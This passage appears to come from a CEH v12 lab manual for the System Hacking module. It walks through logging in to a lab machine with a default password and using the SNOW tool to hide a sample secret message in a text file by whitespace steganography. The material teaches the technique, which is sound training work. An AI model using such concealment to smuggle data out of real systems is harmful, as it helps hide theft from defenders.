
2. Click **Ctrl+Alt+Del** to activate the machine, by default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.




3. Navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools**, copy the **Snow** folder, and paste it on **Desktop**.




4. Create a **Notepad** file, type **Hello World!**, and press **Enter**; then, long-press the **hyphen** key to draw a dashed line below the text. Save the file as **readme.txt** in the folder where **SNOW.EXE** (**C:\Users\Admin\Desktop\Snow**) is located.



5. Now, Click **Search** icon ( ) on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Open** to launch it.




6. In the **Command Prompt** window, type **cd C:\Users\Admin\Desktop\Snow** and press **Enter**.



7. Type **snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt** and press **Enter**.

